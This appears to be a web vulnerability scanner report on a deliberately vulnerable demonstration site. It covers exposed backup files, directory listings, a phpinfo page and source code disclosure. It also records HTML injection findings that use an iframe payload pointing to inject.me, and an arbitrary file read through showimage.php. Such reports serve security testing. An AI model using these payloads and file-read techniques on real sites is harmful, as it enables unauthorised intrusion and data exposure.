HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:49 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
ut name="uname" type="text" size="20" style="width:120px;"></td></tr>
                <tr><td>Password : </td><td><input name="pass" type="password" size="20" style="width:120px;"></td></tr>
                <tr><td colspan="2" align="right"><input type="submit" value="login" style="width:75px;
...
```

/signup.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:32 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
type="text" name="uuname" style="width:200px"></td></tr>
                        <tr><td valign="top">Password:</td><td><input type="password" name="upass" style="width:200px"></td></tr>
                        <tr><td valign="top">Retype password:</td><td><input type="password" name="upass2" style="width:200px"></
td></tr>
                        <tr><td valign="top">Name:</td><td><input type="text" name="urname" style="width:200px
...
```

Backup File

MEDIUM

PCI 3.2-6.5.8, OWASP 2013-A7, CWE 538

Old, backup and unreferenced files present various threats to the security of a web application. They may;

- disclose sensitive information that can facilitate a focused attack against the application; for example include files containing database credentials, configuration files containing references to other hidden content, absolute file paths, etc.
- disclose unreferenced pages containing powerful functionality that can be used to attack the application; for example an administration page that is not linked from published content but can be accessed by any user who knows where to find it.
- contain vulnerabilities that have been fixed in more recent versions; for example viewdoc.old.jsp may contain a directory traversal vulnerability that has been fixed in viewdoc.jsp but can still be exploited by anyone who finds the old version.
- disclose the source code for pages designed to execute on the server.

Remediation

Do not store backup files on production servers.

References

- Predictable Resource Location
- Old, Backup and Unreferenced Files for Sensitive Information

/index.bak

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:04 GMT
Server: nginx/1.19.0
ETag: "4dca64a4-cc1"
Accept-Ranges: bytes
Content-Length: 3265
Content-Type: application/octet-stream
Last-Modified: Wed, 11 May 2011 10:27:48 GMT

...
; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
  <h6 id="siteInfo">TEST and Demonstration site for Acunetix Web Vulnerability Scanner</h6>
  <div id="globalNav">
    <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a>
  </div>
</div>
<!-- end masthead -->

<!-- begin content --
...
```

/index.zip

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:59 GMT
Server: nginx/1.19.0
ETag: "11453d-a1a"
Accept-Ranges: bytes
Content-Length: 2586
Content-Type: application/zip
Last-Modified: Wed, 14 Jan 1970 02:23:57 GMT

[BINARY RESPONSE]
```

/Mod_Rewrite_Shop/RateProduct-1%20-%20Copy.html

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:35:08 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/Mod_Rewrite_Shop/rate.php on line 8
```

/Mod_Rewrite_Shop/RateProduct-1.bak.html

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:47 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/Mod_Rewrite_Shop/rate.php on line 8
```

Backup Folder

MEDIUM

PCI 3.2-6.5.8, OWASP 2013-A7, CWE 538

Old, backup and unreferenced files present various threats to the security of a web application. They may;

- disclose sensitive information that can facilitate a focused attack against the application; for example include files containing database credentials, configuration files containing references to other hidden content, absolute file paths, etc.
- disclose unreferenced pages containing powerful functionality that can be used to attack the application; for example an administration page that is not linked from published content but can be accessed by any user who knows where to find it.
- contain vulnerabilities that have been fixed in more recent versions; for example viewdoc.old.jsp may contain a directory traversal vulnerability that has been fixed in viewdoc.jsp but can still be exploited by anyone who finds the old version.
- disclose the source code for pages designed to execute on the server.

Remediation

Do not store backup files on production servers.

References

- Predictable Resource Location
- Old, Backup and Unreferenced Files for Sensitive Information

/Mod_Rewrite_Shop/BuyProduct-1_bak/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:51 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/Mod_Rewrite_Shop/buy.php on line 8
```

/Mod_Rewrite_Shop/BuyProduct-1_old/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:52 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/Mod_Rewrite_Shop/buy.php on line 8
```

Directory Listing

MEDIUM

CAPEC 127, WASC 16, OWASP PC-C6, OWASP 2013-A5

Automatic directory listing/indexing is a web server function that lists all of the files within a requested directory if the normal base file (index.html/home.html/default.htm/default.asp/default.aspx/index.php) is not present. When a user requests the main page of a web site, they normally type in a URL such as: http://www.example.com/directory1/ - using the domain name and excluding a specific file. The web server processes this request and searches the document root directory for the default file name and sends this page to the client. If this page is not present, the web server will dynamically issue a directory listing and send the output to the client. Essentially, this is equivalent to issuing an ***ls*** (*Unix*) or ***dir*** (*Windows*) command within this directory and showing the results in HTML form. From an attack and countermeasure perspective, it is important to realize that unintended directory listings may be possible due to software vulnerabilities combined with a specific web request.

The following information could be obtained based on directory indexing data:

- **Backup files** - with extensions such as .bak, .old or .orig
- **Temporary files** - these are files that are normally purged from the server but for some reason are still available
- **Hidden files** - with filenames that start with a "." period.
- **Naming conventions** - an attacker may identify the composition scheme used by the web site to name directories or files. Example: Admin vs. admin, backup vs. back-up, etc...
- **Enumerate User Accounts** - personal user accounts on a web server often have home directories named after their user account.
- **Configuration file contents** - these files may contain access control data and have extentions such as .conf, .cfg or .config

Remediation

Disable directory listings in the web server configuration by default.

References

- Insecure Indexing
- Security Misconfiguration
- Information Exposure Through Directory Listing
- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

/.idea/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:24 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /.idea/</title></head>
<body>
<h1>Index of /.idea/</h1><hr><pre><a href="../">../</a>
<a href="scopes/">scopes/</a>                                          13-Nov-2012 13:29                   -
<a href="acuart.iml">acuart.iml</a>                                       20-Apr-2012 08:22                 292
<a href="encodings.xml">encodings.xml</a>                                    20-Apr-2012 08:22                 171
<a href="misc.xml">misc.xml</a>                                        20-Apr-2012 08:22                 266
<a href="modules.xml">modules.xml</a>                                     20-Apr-2012 08:22                 275
<a href="vcs.xml">vcs.xml</a>                                          20-Apr-2012 08:22                 173
<a href="workspace.xml">workspace.xml</a>                                    20-Apr-2012 08:23               12473
</pre><hr></body>
</html>
```

/_mmServerScripts/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:23 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html


...
ad><title>Index of /_mmServerScripts/</title></head>
<body>
<h1>Index of /_mmServerScripts/</h1><hr><pre><a href="../">../</a>
<a href="MMHTTPDB.php">MMHTTPDB.php</a>                                    11-May-2011 10:27                2111
<a href="mysql.php">mysql.php</a>                                    11-May-2011 10:27               10634
</pre><hr></body>
</html>
```

/admin/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:54 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /admin/</title></head>
<body>
<h1>Index of /admin/</h1><hr><pre><a href="../">../</a>
<a href="create.sql">create.sql</a>                                    11-May-2011 10:27                 523
</pre><hr></body>
</html>
```

/CVS/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:50 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /CVS/</title></head>
<body>
<h1>Index of /CVS/</h1><hr><pre><a href="../">../</a>
<a href="Entries">Entries</a>                                    11-May-2011 10:27                   1
<a href="Entries.Log">Entries.Log</a>                                    11-May-2011 10:27                   1
<a href="Repository">Repository</a>                                    11-May-2011 10:27                   8
<a href="Root">Root</a>                                    11-May-2011 10:27                   1
</pre><hr></body>
</html>
```

/Flash/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:01 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /Flash/</title></head>
<body>
<h1>Index of /Flash/</h1><hr><pre><a href="../">../</a>
<a href="add.fla">add.fla</a>                                          11-May-2011 10:27              154624
<a href="add.swf">add.swf</a>                                          11-May-2011 10:27               17418
</pre><hr></body>
</html>
```

/images/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:48 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /images/</title></head>
<body>
<h1>Index of /images/</h1><hr><pre><a href="../">../</a>
<a href="logo.gif">logo.gif</a>                                        11-May-2011 10:27               6660
<a href="remark.gif">remark.gif</a>                                      11-May-2011 10:27                 79
</pre><hr></body>
</html>
```

/Mod_Rewrite_Shop/images/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:38 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html


...
x of /Mod_Rewrite_Shop/images/</title></head>
<body>
<h1>Index of /Mod_Rewrite_Shop/images/</h1><hr><pre><a href="../">../</a>
<a href="1.jpg">1.jpg</a>                                          15-Feb-2012 08:33               3551
<a href="2.jpg">2.jpg</a>                                          15-Feb-2012 08:27               2739
<a href="3.jpg">3.jpg</a>                                          15-Feb-2012 08:28               3560
</pre><hr></body>
</html>
```

/pictures/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:28:42 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /pictures/</title></head>
<body>
<h1>Index of /pictures/</h1><hr><pre><a href="../">../</a>
<a href="1.jpg">1.jpg</a>                                          11-May-2011 10:27               12426
<a href="1.jpg.tn">1.jpg.tn</a>                                       11-May-2011 10:27                4355
<a href="2.jpg">2.jpg</a>                                          11-May-2011 10:27                3324
<a href="2.jpg.tn">2.jpg.tn</a>                                       11-May-2011 10:27                1353
<a href="3.jpg">3.jpg</a>                                          11-May-2011 10:27                9692
<a href="3.jpg.tn">3.jpg.tn</a>                                       11-May-2011 10:27                3725
<a href="4.jpg">4.jpg</a>                                          11-May-2011 10:27               13969
<a href="4.jpg.tn">4.jpg.tn</a>                                       11-May-2011 10:27                4615
<a href="5.jpg">5.jpg</a>                                          11-May-2011 10:27               14228
<a href="5.jpg.tn">5.jpg.tn</a>                                       11-May-2011 10:27                4428
<a href="6.jpg">6.jpg</a>                                          11-May-2011 10:27               11465
<a href="6.jpg.tn">6.jpg.tn</a>                                       11-May-2011 10:27                4345
<a href="7.jpg">7.jpg</a>                                          11-May-2011 10:27               19219
<a href="7.jpg.tn">7.jpg.tn</a>                                       11-May-2011 10:27                6458
<a href="8.jpg">8.jpg</a>                                          11-May-2011 10:27               50299
<a href="8.jpg.tn">8.jpg.tn</a>                                       11-May-2011 10:27                4139
<a href="WS_FTP.LOG">WS_FTP.LOG</a>                                     23-Jan-2009 10:06                 771
<a href="credentials.txt">credentials.txt</a>                           23-Jan-2009 10:47                  33
<a href="ipaddresses.txt">ipaddresses.txt</a>                           23-Jan-2009 12:59                  52
<a href="path-disclosure-unix.html">path-disclosure-unix.html</a>                    08-Apr-2013 08:42                3936
<a href="path-disclosure-win.html">path-disclosure-win.html</a>                     08-Apr-2013 08:41                 698
<a href="wp-config.bak">wp-config.bak</a>                           03-Dec-2008 14:37                1535
</pre><hr></body>
</html>
```

/Templates/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:02 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /Templates/</title></head>
<body>
<h1>Index of /Templates/</h1><hr><pre><a href="../">../</a>
<a href="main_dynamic_template.dwt.php">main_dynamic_template.dwt.php</a>                    28-May-2019 14:46                5
134
</pre><hr></body>
</html>
```

/vendor/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:25 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /vendor/</title></head>
<body>
<h1>Index of /vendor/</h1><hr><pre><a href="../">../</a>
<a href="installed.json">installed.json</a>                                        31-Jan-2022 11:08               52844
</pre><hr></body>
</html>
```

HTML Injection

MEDIUM

CWE 601, WASC 38, PCI 3.2-6.5.1, OWASP 2017-A1

HTML injection is an attack that is similar to Cross-site Scripting (XSS). While in the XSS vulnerability the attacker can inject and execute Javascript code, the HTML injection attack only allows the injection of certain HTML tags. When an application does not properly handle user supplied data, an attacker can supply valid HTML code and inject his/her own content into the page.

If there is also an XSS in the page, it will be reported as a separate vulnerability.

Remediation

Sanitize user input from metacharacters.

References

- CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

/comment.php

Name: name

Type: Post

Payload: </title><iframe src=//inject.me></iframe>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:19 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
D HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>
</title><iframe src=//inject.me></iframe> commented</title>
<meta http-equiv="Content-Type" content="tex
...
lesheet" type="text/css">
</head>
<body>
<p class='story'></tit
<iframe src=//inject.me></iframe>, thank you for your comment.</p><p class='story'><i></p></i></body>
</html>
```

/guestbook.php

Name: name

Type: Post

Payload: <iframe src=//inject.me></iframe>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:27:04 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
estbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5"><strong><iframe src=//inject.me></ifr
ame></strong></td><td align="right" style="background-color:#F5F5F5">02.14.2024, 7:27 pm</td></tr><tr><t
...
```

/guestbook.php

Name: text

Type: Post

Payload: <iframe src=//inject.me></iframe>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:27:06 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
#F5F5F5">02.14.2024, 7:27 pm</td></tr><tr><td colspan="2"><img src="/images/remark.gif">  <iframe src=//inject.me></ifr
ame></td></tr></table>   </div>
          <div class="story">
               <form action="" method="post" name="faddentry"
...
```

/hpp/?pp=12

Name: pp

Type: QueryString

Payload: "><iframe src=//inject.me></iframe>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:12 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
3E%3Ciframe+src%3D%2F%2Finject.me%3E%3C%2Fiframe%3E">link1</a><br/><a href="params.php?p=valid&pp=">&lt;iframe src=//inject.me&gt;&lt;/ifr
ame&gt;">link2</a><br/><form action="params.php?p=valid&pp=">&lt;iframe src=//inject.me&gt;&lt;/iframe&gt;"><input type=submit name=aaaa/></form
><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/cl
...
```

/search.php?test=query

Name: searchFor

Type: Post

Payload: <iframe src=//inject.me></iframe>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:01 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        <h2 id='pageName'>searched for: <iframe src=//inject.me></iframe></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
...
```

/secured/newuser.php

Name: ucc

Type: Post

Payload: <iframe src=//inject.me></iframe>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:36 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
>Address: rx</li><li>E-Mail: xasx@sec38.com</li><li>Phone number: 907-200-5102</li><li>Credit card: <iframe src=//inject.me></ifr
ame></li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
<
...
```

/secured/newuser.php

Name: urname

Type: Post

Payload: <iframe src=//inject.me></iframe>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:37 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
ur database with the above informations:</p><ul><li>Username: rx</li><li>Password: rx</li><li>Name: <iframe src=//inject.me></ifr
ame></li><li>Address: rx</li><li>E-Mail: xasx@sec38.com</li><li>Phone number: 907-200-5102</li><li>Credi
...
```

/secured/newuser.php

Name: uuname

Type: Post

Payload: <iframe src=//inject.me></iframe>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:46 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
nt">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: <iframe src=//inject.me></i
frame></li><li>Password: rx</li><li>Name: rx</li><li>Address: rx</li><li>E-Mail: xasx@sec38.com</li><li>Ph
...
```

/showimage.php?file=./pictures/1.jpg&size=160

Name: file

Type: QueryString

Payload: <iframe src=//inject.me></iframe>

As web browsers respond with [image/jpeg] content-type, it is not technically possible to exploit this issue.

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:27 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

Warning: fopen(<iframe src=//inject.me></iframe>): failed to open stream: No such file or directory in /hj/var/www/showimage.php
on line 31

Warning
...
```

/showimage.php?file=./pictures/3.jpg

Name	file
Type	QueryString
Payload	<iframe src=//inject.me></iframe>

As web browsers respond with [image/jpeg] content-type, it is not technically possible to exploit this issue.

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:09 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

Warning: fopen(<iframe src=//inject.me></iframe>): failed to open stream: No such file or directory in /hj/var/www/showimage.php
on line 13

Warning
...
```

JetBrains .idea project directory

MEDIUM

CWE 425, WASC 34

Predictable Resource Location is an attack technique used to uncover hidden web site content and functionality. By making educated guesses via brute forcing an attacker can guess file and directory names not intended for public viewing. Brute forcing filenames is easy because files/paths often have common naming convention and reside in standard locations. These can include temporary files, backup files, logs, administrative site sections, configuration files, demo applications, and sample files. These files may disclose sensitive information about the website, web application internals, database information, passwords, machine names, file paths to other sensitive areas, etc...

This will not only assist with identifying site surface which may lead to additional site vulnerabilities, but also may disclose valuable information to an attacker about the environment or its users.

Remediation

For content not required to be world accessible either proper access controls should be applied, or removal of the content itself.

References

- Forced Browsing (Mitre)
- Forced Browsing (OWASP)
- Predictable Resource Location

/.idea/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:24 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /.idea/</title></head>
<body>
<h1>Index of /.idea/</h1><hr><pre><a href="../">../</a>
<a href="scopes/">scopes/</a>                                          13-Nov-2012 13:29                   -
<a href="acuart.iml">acuart.iml</a>                                       20-Apr-2012 08:22                 292
<a href="encodings.xml">encodings.xml</a>                                    20-Apr-2012 08:22                 171
<a href="misc.xml">misc.xml</a>                                        20-Apr-2012 08:22                 266
<a href="modules.xml">modules.xml</a>                                     20-Apr-2012 08:22                 275
<a href="vcs.xml">vcs.xml</a>                                          20-Apr-2012 08:22                 173
<a href="workspace.xml">workspace.xml</a>                                    20-Apr-2012 08:23                12473
</pre><hr></body>
</html>
```

phpinfo page

MEDIUM

CWE 425, WASC 34

This page may output a large amount of information about the current state of PHP using phpinfo() function. This includes information about PHP compilation options and extensions, the PHP version, server information and environment (if compiled as a module), the PHP environment, OS version information, paths, master and local values of configuration options, HTTP headers, and the PHP License.

Remediation

Remove the file from production systems.

/secured/phpinfo.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:15 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
td class="v">enabled </td></tr>

<tr><td class="e">JPG Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PNG Support </td><td class="v">enabled </td></tr>
<tr><td class="e">WBMP Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XPM Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XBM Support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_gettext">gettext</a></h2>

<table border="0" cellpadding="3" width="600">
<tr><td class="e"
...
```

Readable .htaccess file

MEDIUM

CWE 425, WASC 34

This directory contains an .htaccess file that is readable. This may indicate a server misconfiguration. htaccess files are designed to be parsed by web server and should not be directly accessible. These files could contain sensitive information that could help an attacker to conduct further attacks.

Remediation

Restrict access to the .htaccess file by adjusting the web server configuration.

References

- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

/Mod_Rewrite_Shop/.htaccess

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:32 GMT
Server: nginx/1.19.0
ETag: "4f3b89c8-b0"
Accept-Ranges: bytes
Content-Length: 176
Content-Type: application/octet-stream
Last-Modified: Wed, 15 Feb 2012 10:32:40 GMT

RewriteEngine on
RewriteRule Details/.*/(.*?)/ details.php?id=$1 [L]
RewriteRule BuyProduct-(.*?)/ buy.php?id=$1 [L]
RewriteRule RateProduct-(.*?)\.html rate.php?id=$1 [L]
```

Source Code Disclosure

MEDIUM

CAPEC 118, CWE 540, WASC 13, OWASP 2017-A3

Obtaining the source code of server-side scripts grants the attacker deeper knowledge of the logic behind the web application, how the application handles requests and their parameters, the structure of the database, vulnerabilities in the code and source code comments.

Remediation

Review the cause of the code disclosure and prevent it from happening.

References

- Information Exposure Through Source Code
- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

/index.bak

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:04 GMT
Server: nginx/1.19.0
ETag: "4dca64a4-cc1"
Accept-Ranges: bytes
Content-Length: 3265
Content-Type: application/octet-stream
Last-Modified: Wed, 11 May 2011 10:27:48 GMT

<?PHP require_once("database_connect.php"); ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- I
...
="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
          <li><a href="userinfo.php">Your profile</a></li>
          <li><a href="guestbook.php">Our guestbook</a></li>

<?PHP if (isset($_COOKIE["login"]))echo '<li><a href="../logout.php">Logout</a>'; ?></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a
...
```

/pictures/wp-config.bak

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:55 GMT
Server: nginx/1.19.0
ETag: "493699b7-5ff"
Accept-Ranges: bytes
Content-Length: 1535
Content-Type: application/octet-stream
Last-Modified: Wed, 03 Dec 2008 14:37:43 GMT

<?php
// ** MySQL settings ** //
define('DB_NAME', 'wp265as');    // The name of the database
define('DB_USER', 'root');     // Your MySQL username
define('DB_PASSWORD', ''); // ...and password
define('DB_HOST', 'localhost');    // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase.  You won't have to remember the phrases later,
// so make them long and complicated.  You can visit http://api.wordpress.org/secret-key/1.1/
// to get keys generated for you, or just make something up.  Each key should have a different phrase.
define('AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('SECURE_AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('LOGGED_IN_KEY', 'put your unique phrase here'); // Change this to a unique phrase.

// You can have multiple installations in one database if you give each a unique prefix
$table_prefix  = 'wp_';   // Only numbers, letters, and underscores please!

// Change this to localize WordPress.  A corresponding MO file for the
// chosen language must be installed to wp-content/languages.
// For example, install de.mo to wp-content/languages and set WPLANG to 'de'
// to enable German language support.
define ('WPLANG', '');

/* That's all, stop editing! Happy blogging. */

if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');
require_once(ABSPATH . 'wp-settings.php');
?>
```

/showimage.php?file=showimage.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:03 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

<?php
// header("Content-Length: 1" /*. filesize($name)*/);
if( isset($_GET["file"]) && !isset($_GET["size"]) ){
        // open the file in a binary mode
        header("Content-Type: image/jpeg");
        $name = $_GET["file"];

                // restrict urls
        if (filter_var($name, FILTER_VALIDATE_URL)) {
                exit();
        }

        $fp = fopen($name, 'rb');

        // send the right headers
        header("Content-Type: image/jpeg");

        // dump the picture and stop the script
        fpassthru($fp);
        exit;
}
elseif (isset($_GET["file"]) && isset($_GET["size"])){
        header("Content-Type: image/jpeg");
        $name = $_GET["file"];

        // restrict urls
        if (filter_var($name, FILTER_VALIDATE_URL)) {
                exit();
        }

        $fp = fopen($name, 'rb');

        // send the right headers
        header("Content-Type: image/jpeg");

        // dump the picture and stop the script
        fpassthru($fp);
        exit;
}
?>
```

Autocomplete Enabled

LOW

CWE 16, WASC 15, OWASP 2013-A5, OWASP 2017-A6

/comment.php?aid=1

Request | Response

Back to top

```
